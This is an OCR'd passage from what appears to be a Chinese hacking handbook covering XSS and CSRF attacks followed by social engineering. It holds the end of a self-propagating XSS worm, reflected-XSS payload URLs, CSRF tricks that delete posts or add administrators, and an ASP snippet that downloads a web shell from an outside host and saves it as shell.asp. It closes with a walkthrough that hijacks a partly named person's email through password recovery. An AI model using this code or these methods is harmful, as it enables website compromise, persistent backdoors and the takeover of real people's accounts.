var _body="\u79bb\u6563\u503c\uff0c\u53ef\u60dc\u4f60\u770b\u5230\u7684\u662f\u4e71\u7801\u3002";
var blog_pic_id="";
var pic_path="";
var blogControl="99";
argv="\r\n";
argv+="-----------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"title\"\r\n\r\n";
argv+=(title+"\r\n");
argv+="-----------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"body\"\r\n\r\n";
argv+=(_body+"\r\n");
argv+="-----------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"theFile\";
filename=\"\"\r\nContent-Type: application/octet-stream\r\n\r\n\r\n";
argv+="-----------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"blog_pic_id\"\r\n\r\n";
argv+=(blog_pic_id+"\r\n");
argv+="-----------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"pic_path\"\r\n\r\n";
argv+=(pic_path+"\r\n");
argv+="-----------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"blogControl\"\r\n\r\n";
argv+=(blogControl+"\r\n");
argv+="-----------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"relative_optype\"\r\n\r\n";
argv+="publisher"+"\r\n");
argv+="-----------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"del_relative_id\"\r\n\r\n\r\n";
argv+="-----------------------7964f8dddeb95fc5--\r\n";
_3or7("POST",src,argv);
// 使用_3or7()函数，发送我们构造好的HTTP消息头
_2();
// 调用_2()函数（见上面）
}
//_3or7()函数使用最开始创建的XMLHttpRequest对象来完成数据的获取与发送，这里我们没使用异步（异步则AJAX）
function _3or7(_m,_s,_a){
_x.open(_m,_s,false);
//open的第三个参数为false，则表示同步获取或发送数据
if(_m=="POST")_x.setRequestHeader("Content-Type","multipart/form-data; boundary=-----------------------7964f8dddeb95fc5");
//设置HTTP请求头类型，并指定使用"-----------------------7964f8dddeb95fc5"作为上面HTTP消息头的分割特征符
_x.send(_a);
return _x.responseText;
// 如果有返回值的话，就返回
}
```

眩晕了？到这里我们已经完整实现一个XSS WORM了，看看，这个和仅仅一个弹出框比起来，是不是有趣而刺激多了？当然也复杂多了，需要有一定的编码能力。虽然XSS WORM使用的核心技术往往相似，但是在不同的WEB2.0环境下，XSS WORM也会有很多差别。

很多技术细节不适合在本文出现，能从文中大致了解到WEB2.0环境下XSS流程就已经足够，如果你要深挖的话，那好好准备吧，XSS可不是仅有这么点东西。下面列出与本文有关的一些资料，大家可以去慢慢研究。

相关资料：

1、《WhiteHat Website Security Statistics Report》：
http://www.whitehatsec.com/home/assets/WPstats032408.pdf
2、《一次简单的html injection导致的Gmail 0day》：
http://www.xfocus.net/articles/200711/957.html
3、《渗透百度空间登录过程》：
http://hi.baidu.com/ycosxhack/blog/item/7bfdc8194ee2657edbb4bdc8.html
4、《渗透校内网——XSS过程详解》：
http://hi.baidu.com/ycosxhack/blog/item/ea93880e321111e337d122ca.html

5、《理解HTTP消息头》：
http://www.binken.cn/article.asp?id=23
6、《web2.0 worm技术细节》：
http://hi.baidu.com/ycosxhack/blog/item/c41f3f24c6ceaa37c995597e.html

bbs.hh010.com
每月及時觀看電子月刊書籍
www.176ku.com

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

5.3.2 对非入库型 XSS 的分析

什么是非入库型的 XSS 呢？我们看一下例子你就会明白了。找到个 XSS 点，直接在 IE 地址栏构造语句：http://www.antian365.com/ajax.php?action=updateseccode&seccheckype=>"><script>alert(92561)</script>，浏览后效果如图 9。




图 9

这种类型的 XSS 是直接从 URL 上构造的，我们可以很明显的看到语句。这种类型的 XSS 有何危害呢？虽然和前面入库类型的比起来利用要麻烦些，但只要对后面跨站的代码进行一定的转码，危害同样很大。如前面提到的把危害页面转成 URL 代码形式发给别人，别人看到前面的站点是比较熟悉并放心的，就不太会注意这个 URL 的危险性。

这类攻击同样可以做很多事，如钓鱼、CSRF 等。钓鱼的原理就和刚才一样，把危害站点隐藏起来放到 URL 后面。但 CSRF 是怎么回事呢？

> CSRF（Cross-site request forgery）即跨站请求伪造，也被称成为 "one click attack" 或者 session riding，通常缩写为 CSRF 或者 XSRF，是一种对网站的恶意利用。尽管听起来像跨站脚本（XSS），但它与 XSS 非常不同，并且攻击方式几乎相左。XSS 是利用站点内的信任用户，而 CSRF 则通过伪装来自受信任用户的请求利用受信任的网站。

与 XSS 攻击相比，CSRF 攻击往往不大流行（因此对其进行防范的资源也相当稀少）和难以防范，所以被认为比 XSS 更具危险性。为了更确切的说明什么是 CSRF，我们可以打个比方。

比如我是管理员，并且我是信任 A 的，但 A 想对我做手脚，于是 A 通过 XSS 发送一些我管理员才能做的事，如进后台备份、加用户等。A 把这些代码发给我后，我会没有防备的打开 A 发给我的链接。为什么会没有防备呢？因为我是信任 A 的。因此，一个站点里有 XSS 就存在着一个安全防线上的突破点，而像 A 这样的用户对于一些攻击者来说可能到处都是，所以 CSRF 的危害比普通意义上的 XSS 更大。

下面引用我好友小帅写的一篇文章《XSS 的延伸——CSRF 攻击的一些杂谈》中的部分内容，让大家更好地理解 CSRF 攻击。

◆ 《XSS 的延伸——CSRF 攻击的一些杂谈》 ◆

多余的知识就不再重复了，直接通过示例来了解下 CSRF 攻击吧！先来看看 Get 下的 CSRF。

一、Get 下的例子 1

目标是 Pjblog，在 2.5 版本中的 blogeditor.asp 文件的第 79-81 行有这么一段代码：

```
<%
  Elseif Request.QueryString("action")="del" Or Request.form("action")="del" then
                DeleteLog=IArticle.deleteLog(request("id"))
        set IArticle=nothing
                %>
```




图 10

我们看到 action 是直接赋值的，先测试下（本地搭了个 IIS），如图 10。

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

当选择“删除”的时候就是del操作，后面跟的是日志编号。利用CSRF的话就是回复一句话给管理，管理员进入这个页面的时候自然就会用他的session进行del，是不是觉得有点意思了呢！？能“删”人家的日志哦！

我们构造下地址，就是管理员操作的地址，接着用img标签来执行，格式为：**exp:[img]**，如**http://localhost/blogedit.aso?action=del&id=1[/img]**，接着我们回复这个留言，如图11。




图11

我看了下pjblog的大部分代码，都是POST的，这个GET方式就给大家一个大概的了解吧，这个不是很典型，只要意会就行了，呵呵。

二、GET下的例子2

GET方式下的第2个例子就是樱花浪子说过的一个网域高校，他是利用XSS来达到POST接着备份的办法，我们来回顾下那个留言的代码：

```
book_user=request.form("book_user")
book_contact=request.form("book_contact")
book_content=request.form("book_content")
if sortid="" or tableid="" or ypid="" then
response.write "<script>alert('未知错误');window.close();</Script>"
response.End()
end if
if book_user="" or len(book_user)<2 or len(book_user)>16 then
response.write "<script>alert('反馈出错，下面是产生错误的可能原因：\n\n·请输入2-16位字符的用户名！');window.close();</Script>"
response.End()
end if
if book_contact="" or len(book_contact)<5 or len(book_contact)>40 then
response.write "<script>alert('反馈出错，下面是产生错误的可能原因：\n\n·请输入5-40位字符的联系方式！');window.close();</Script>"
response.End()
end if
if book_content="" or len(book_content)<5 or len(book_content)>100 then
response.write "<script>alert('反馈出错，下面是产生错误的可能原因：\n\n·请输入10-100位字符的反馈内容！');window.close();</Script>"
response.End()
end if
set rs=Server.CreateObject("Adodb.Recordset")
sql="select * from SMT_leaveword"
rs.open sql,conn,1,3
rs.addnew
rs("SMT_book_user")=book_user
rs("SMT_book_contact")=book_contact
```


免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
rs("SMT_book_content")=book_content ' 就用它吧，100个字符够用了
rs("SMT_book_sort")=sortid
rs("SMT_book_table")=tableid
rs("SMT_book_ypid")=ypid
rs.update
rs.close
set rs=nothing
response.write "<script>alert('反馈成功，谢谢您的参与！');window.close();</Script>"
response.End()
%>
```

这个地方我们可以做点手脚，我们谈论的是CSRF，而不是XSS，虽然有点类似。浪子的办法是写个自动提交的表单，接着用iframe标签，我们可以直接用img标签。注意了，我是在讲思路，当环境不同时，办法也是不同的，这个不是绝对的。

在不一样的环境里，是采用不一样的办法。也许在某些大站里你就无法自己写“<”或“>”，这些标记一定会被过滤的，那么我们是怎么突破这个瓶颈呢？就是CSRF！

我们可以提交很多图片，95%一定要真实的，这样让管理员以为某些图无法显示是因为网速，其实是CSRF的代码起作用了。当页面加载完是GET，GET里头却是用<script>document.form1.submit()</script>来自动提交一个表单，不知不觉的，我们成功的突破了POST这关，达到了备份。一般的CMS站点里的备份是按response.write(“备份成功!”)来写的，很少看到弹框。

以下是一段很简单的xml代码，我们可以把它保存到自己的一个webshell里。例如www.test.com/test.asp里，接着用[img]标签来触发，借用管理员的session（这里我们讨论的是session）来下载shell，在这之前你如果有网站的路径了（一般php、jsp或aspx比较容易泄露路径），那么就可以直接用这个标签写个CSRF来把shell保存到当前的根目录下。

```
<%
Set xPost = CreateObject("Microsoft.XMLHTTP")    '// 创建对象
xPost.Open "GET","http://0kee.com/shell.txt",False
xPost.Send()
Set sGet = CreateObject("ADODB.Stream")    '// 产生数据流
sGet.Mode = 3
sGet.Type = 1
sGet.Open()
sGet.Write(xPost.responseBody)
sGet.SaveToFile Server.MapPath("shell.asp"),2    '// 写入根目录下保存成shell.asp
set sGet = nothing
set sPOST = nothing
%>
```

这样就行了吗？其实这个办法是错误的，以上的例子2就是一个错误的办法。原因在哪呢？就是那个img标签，它只是做为对象加载完而已。我用虚拟机本地搭了个环境，测试后发现，当xmlhttp是可执行的脚本的话就成功，于是就产生了html、htm、stm等脚本是否能上传的想法。

但是这个有很大的局限性，因为现在的站很少能看到让你上传html，除非那个验证比较松，你可以利用html转到站外，接着在站外接受你的数据库来CSRF。就那么一瞬间，管理员没发现他的数据库已经被人克隆了。

办法2就是直接把cookie发送到站外，什么意思呢？！类似http://localhost/test.asp?a=b&b=a&c=b，把后面的参数也加上。但是我们是在讲CSRF，如果用“<”或“>”就变成了XSS，那么我们只能否定掉它的存在了。

虽然我们不能对数据库进行操作，但是可以对管理员进行操作的，就是添加一个管理员，前提是参数都是以GET方式获取的，如下代码：

```
Request("name")
Request("pass")
If request("name")<> 0 and request("pass")<>0 then
Call ("add")
End
```


每月及时更新最新图书
bbs.hh010.com
就上溜客安全网 www.176ku.com
免责申明 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com

这样的话我们就可以利用CSRF写一个带了很多参数的CSRF，比如http://local/test.asp?name=fucker&pass=You，这样就成功添加了一个管理员！

三、POST下的CSRF

POST下的CSRF就得看各位的忽悠技术了，因为管理员不进你这个页面，再怎么POST也没用。我们看下lake2的那个POST：**http://www.0x54.org/lake2/xss_post_forwarder.asp?lake2=http://www.0x54.org/a.asp&a=123&b=321&c=%26%23%25**（这里要自己考虑URL编码哦），语句后面的URL编码是&#%，满足脚本条件后，管理员只要用鼠标一点就能操作数据库、管理员等，因为一般情况下都是GET的，所以对于POST的研究我就比较少了，一但POST，什么都可以做了。

四、后记

正如大家所看到的，这个CSRF我用了很多文字来描述，原因就是这个CSRF很难用几张图说清楚，其中我讲到了一个错误的办法。在测试分析的过程中我遇到了很多棘手的事，希望上面的一些结论能给各位带来点启发。

5.3.3 上传型XSS的分析

说实话，估计没有多少人会注意到这个问题，这个问题是我们小组的vini5提出来的，并且证实是有效的，下面我们来仔细看下。

要对上传型XSS问题进行分析的话，这里必须对程序开发语言进行细分，比如ASP/PHP/ASP.NET/CGI等，因为这几种语言对上传文件的检测机制存在异同。关于此类漏洞的利用，主要原理是：**利用程序语言对文件是否存在的检测漏洞构造虚假的文件，通过<iframe等可利用代码达到欺骗程序，写入恶意代码的目的，比如大家非常熟悉的PHPWIND跨站挂马漏洞。**

同样，在很多文件上传系统中都存在这样的漏洞，我们现在不妨来学习下各程序语言对文件是否存在的检测机制。

1、ASP对文件是否存在的检测

在这里给出一个简单的案例，看看asp是如何判断上传的文件类型和大小，及对特殊字符的处理，相关代码如下：

```
<title>文件上传控制检测程序XSS专题测试案例</title>
<style>
body,td{font-size:12px;}
</style>
<script language=javascript>
/*-------------------------------------------------
    文件上传控制检测程序测试版
    远程图片检测功能
    检测上传文件类型
    检测图片文件格式是否正确
  检测图片文件大小
  检测图片文件宽度
  检测图片文件高度
   图片预览
  For slenk.net Author:vini5 参考：CSDN 互联网
              UpDate:2008/11/01 eve
 -------------------------------------------------*/
var ImgObj=new Image();              //建立一个图像对象
var AllImgExt=".jpg|.jpeg|.gif|.bmp|.png|"       //限制并确定可以上传的图片格式类型
var FileObj,ImgFileSize,ImgWidth,ImgHeight,FileExt,ErrMsg,FileMsg,HasCheked,IsImg      //全局变量图片相关属性[图片大小、宽度、高度、类型等]
//以下为限制变量
var AllowExt=".jpg|.gif|.doc|.txt|.*"       //允许上传的文件类型，*为无限制，每个扩展名后边要加一个"|"，文件类型后缀为小写字母表示
//var AllowExt=0
var AllowImgFileSize=70;       //允许上传图片文件的大小，0为无限制，单位：KB
var AllowImgWidth=500;       //允许上传的图片宽度，单位：px(像素)
var AllowImgHeight=500;       //允许上传的图片高度，单位：px(像素)
HasChecked=false;
function CheckProperty(obj)      //检测图像属性
```

bbs.hh010.com
黑客时期手册下载专区
就上溜客安全网www.176ku.com

免责 古部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
{
  FileObj=obj;
  if(ErrMsg!="")        //检测是否为正确的图像文件，返回出错信息并重置
  {
    ShowMsg(ErrMsg,false);
    return false;      //返回
  }
  if(ImgObj.readyState!="complete")       //如果图像是未加载完成，进行循环检测
  {
    setTimeout("CheckProperty(FileObj)",500);
    return false;
  }
  ImgFileSize=Math.round(ImgObj.fileSize/1024*100)/100;      //取得图片文件的大小
  ImgWidth=ImgObj.width      //取得图片的宽度
  ImgHeight=ImgObj.height;      //取得图片的高度
  FileMsg="\n图片大小:"+ImgWidth+"*"+ImgHeight+"px";
  FileMsg=FileMsg+"\n图片文件大小:"+ImgFileSize+"Kb";
  FileMsg=FileMsg+"\n图片文件扩展名:"+FileExt;
  if(AllowImgWidth!=0&&AllowImgWidth<ImgWidth)
    ErrMsg=ErrMsg+"\n图片宽度超过限制。请上传宽度小于"+AllowImgWidth+"px的文件，当前图片宽度为"+ImgWidth+"px";
  if(AllowImgHeight!=0&&AllowImgHeight<ImgHeight)
    ErrMsg=ErrMsg+"\n图片高度超过限制。请上传高度小于"+AllowImgHeight+"px的文件，当前图片高度为"+ImgHeight+"px";
  if(AllowImgFileSize!=0&&AllowImgFileSize<ImgFileSize)
      ErrMsg=ErrMsg+"\n图片文件大小超过限制。请上传小于"+AllowImgFileSize+"KB的文件，当前文件大小为
"+ImgFileSize+"KB";
  if(ErrMsg!="")
    ShowMsg(ErrMsg,false);
  else
    ShowMsg(FileMsg,true);
}
ImgObj.onerror=function(){ErrMsg='\n图片格式不正确或者图片已损坏!'}
function ShowMsg(msg,tf)      //显示提示信息，tf=true显示文件信息；tf=false显示错误信息；msg=信息内容
{
  msg=msg.replace("\n","<li>");
  msg=msg.replace(/\n/gi,"<li>");
  if(!tf)
  {
    document.all.UploadButton.disabled=true;
    FileObj.outerHTML=FileObj.outerHTML;
    MsgList.innerHTML=msg;
    HasChecked=false;
  }
  else
  {
    document.all.UploadButton.disabled=false;
    if(IsImg)
      PreviewImg.innerHTML="<img src='"+ImgObj.src+"' width='60' height='60'>"
    else
      PreviewImg.innerHTML="非图片文件";
    MsgList.innerHTML=msg;
    HasChecked=true;
  }
}
function CheckExt(obj)
{
  ErrMsg="";
  FileMsg="";
  FileObj=obj;
  IsImg=false;
  HasChecked=false;
  PreviewImg.innerHTML="预览区";
  if(obj.value=="")return false;
  MsgList.innerHTML="文件信息处理中...";
```

每月及时更新千余册图书籍
bbs.hh010.com
黑客安全网 www.176ku.com

笔记 OS 档案

免责申明 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
        document.all.UploadButton.disabled=true;
        FileExt=obj.value.substr(obj.value.lastIndexOf(".")).toLowerCase();
        if(AllowExt!=0&&AllowExt.indexOf(FileExt+"|")==-1) //判断文件类型是否允许上传
        {
            ErrMsg="\n该文件类型不允许上传。请上传 "+AllowExt+" 类型的文件，当前文件类型为"+FileExt;
            ShowMsg(ErrMsg,false);
            return false;
        }
        if(AllImgExt.indexOf(FileExt+"|")!=-1)      //如果是图片文件，则进行图片信息处理
        {
            IsImg=true;
            ImgObj.src=obj.value;
            CheckProperty(obj);
            return false;
        }
        else
        {
            FileMsg="\n文件扩展名:"+FileExt;
            ShowMsg(FileMsg,true);
        }
    }
    function SwitchUpType(tf)
    {
        if(tf)
          str='<input type="file" name="file1" onchange="CheckExt(this)" style="width:180px;">'
        else
          str='<input type="text" name="file1" onblur="CheckExt(this)" style="width:180px;">'
        document.all.file1.outerHTML=str;
        document.all.UploadButton.disabled=true;
        MsgList.innerHTML="";
    }
    </script>
    <form enctype="multipart/form-data" method="POST" onsubmit="return HasChecked();">
    <fieldset style="width:372;height:60;padding:2px;">
    <legend><font color="#FF0000">图片来源</font></legend>
    <input type="radio" name="radio1" checked onclick="SwitchUpType(true);">本地<input type="radio" name="radio1" onclick="SwitchUpType
(false);">远程:<input type="file" name="file1" onchange="CheckExt(this)" style="width:180px;"> <input type="submit" id="UploadButton"
value="开始上传" disabled><br>
    <div style="border:1 solid #808080;background:#E0E0E0;width100%;height:20px;color:#606060;padding:5px;">
    <table border="0"><tr><td width="60" id="PreviewImg">预览区</td><td id="MsgList" valign="top"></td></tr></table>
    </div>
    </fieldset>
    </form>
```

2、PHP 对文件是否存在的检测

查阅了相关资料，PHP 一般使用 **MAX_FILE_SIZE** 这个参数来限制文件大小，但是可以简单绕过，而通过 **filesize()** 函数对文件大小的检测可以有效的处理 XSS 构造跨站脚本上传文件大小为 0KB 的问题。

3、ASP.net 对文件大小的检测机制

通过 ContentLength 对文件内容进行判断，可避免上传空文件，我们要构造的 XSS 跨站脚本一般大小为 0KB，通过对内容字节的检测就可以有效的避免 XSS 跨站的发生。

总结：对于提供上传类操作框的位置最好的处理方法就是通过对特殊代码的过滤，以及不允许直接写入内容进上传框和检测文件大小的方式来避免上传型 XSS 问题的发生。此类 XSS 漏洞的发掘需要逆向思维，仔细分析源代码进行对比，猜解网站代码的过滤机制。腾讯 QQ 邮箱的上传附件就曾出现过这种跨站，可惜现在补了。

5.4 总结

好多人都以为弹个框框会有什么用呢？是的，弹个框框没有用，但通过弹框框就可以确定这个地方存在严重的 XSS，而你技术够好则可以通过 XSS 做任何事。只有想不到，没有做不到，这，就是 XSS 的特点。

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com



每月及時觀看電子月刊書籍
就上溜客論壇(www.176ku.com
bbs.hh010.com

笔记 006 档案

免责申|本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

笔记006 档案：就在身边——社会工程学

如果你看过“黑手”出版的《黑客社会工程学攻击》一书，那么一定被里面不需要任何高深技术就可以入侵别人的手法而吸引吧？和那本书比起来，本章只能算是微不足道。这里总结了一下，其实我们可以大体把社会工程学分为两种，一种是间接渗透，另外一种就是直接接触。

6.1 间接渗透

这种手法也是最常见的，现在接触网络一般都会看新闻、上论坛、写blog或玩游戏……上网的大部分人都会选择有一些交流方式，如通过邮件、QQ等。那么，这些东西的存在就是一种向外界展示自己信息的窗口，而往往就是这些信息中会包含我们平常惯用的密码组合，甚至就是密码本身。有些人写博客，在个人档案里总喜欢把自己的档案写的清清楚楚：什么时候的生日、有哪些爱好、就读过哪些学校、读的什么专业……大家可以到百度空间里随便点击一下就可以找到相关的范例，如图1所示。



图1

对一个攻击者来说，图1中所展示的信息则是非常有用的。如果你觉得这些资料仍然不够详细，你可以用ID、目标的昵称、一些邮箱地址来到GOOGLE或者百度进行再次搜索。如我们先用她的MSN号为关键字在google进行搜索，结果如图2，才两项结果，而且都是百度空间的。




图2

如果你搜索国内用户，用百度搜索的结果往往要多于google的搜索结果，而且不同的搜索引擎得到的结果再进行比较分析，得到的信息准确度会高许多。既然用MSN的信息搜索不理想，那我们再用ID试一下。这次用google吧，得到的结果明显比刚才多很多，如图3。

这下可有上百个结果了，这么多的信息当中，肯定会有一些敏感信息的。通过查询，我们在space、hexun、百度有啊等网站上都能发现其踪影，这样就可以一环接一环的找到所有信息。

每月及时截看电子月刊书籍
就上淘客点金网 www.176ku.com
bbs.hh010.com
免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯图片权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com




图 3

找到信息后下一步怎么做呢？现在回过头来问一下自己，我们的目标是什么：是为了获得其博客的密码，还是为了得到其 QQ 号？是为了控制其 MSN，还是为了监控其邮箱？不同的目的攻击手法自然就不一样了。

平常说来，我们面对的都是一些网站，当技术不能解决问题的时候，我们求助一下社会工程学。比如想得到管理员的权限或者站长的 email，我们可以先利用 WHOIS 查询站长注册的一些信息，如图 4，从中可以得知一个站点的注册信息。



图 4



图 5

这些并不过瘾，我们来看一个案例，如何通过这些细节达到拿 SHELL 的目的。

6.1.1 社工入侵案例

1、入侵目标

此次入侵目标为：http://www.test.cn，手头并无源码，尝试常规漏洞未果，决定采取旁注。旁注的网站支持 aspx 即可完成相关权限操作（users 权限），先到旁注查询网站：http://www.ip866.com/reverse.aspx，输入目标地址后如图 5 所示。

由结果排查选取 http://www.test1.com/ 作为目标，此网站为 asp.net 结构。

2、社工入侵

该网站属于个人性质网站，作者已在页面底部透露了个人信息，如图 6。

先确定目标是否为网站的所有者，采取 WHOIS 查询排查，结果如图 7。

由此可以肯定网站的所有人信息如下：

姓名：胡 * *

免责 :站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com



图 6



图 8




图 7

联系 QQ：3411036**
个人 EMAIL：th***@263.net

信箱属于个人用户透露信息的一个盒子，所以我们利用信箱密码保护功能进行找回密码的操作。首先必须确定的是他的生日，采取 google 搜索信箱透露的信息，结果如图 8。

此页面透露了此人的出生年份：1967 年。查看 QQ 的个人资料，结果如图 9。




图 9




图 10

由此我们很轻易的得到了他的生日为：1967-10-31。接着开始进入信箱密码寻回操作，263 邮箱密码寻回功能页面为：http://mailbeta.263.net/setpass.html，如图 10。

这里的问题为“who”，我把这些答案拿去尝试：**hudongbo、thudb、胡东波、are you 等**，最后尝试使用问题“who”作为答案，居然成功返回了修改密码的页面，如图 11。

修改密码后即可进入对方的信箱了，如图 12。




图 11




图 12

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

看了看里面的邮件，并没有透露出有用的信息。在采用google搜索信息的过程中，发现他已经注册为“太平洋电脑网”的个人用户，我们采取“密码找回”看能否获得有用信息，如图13、图14。



图13

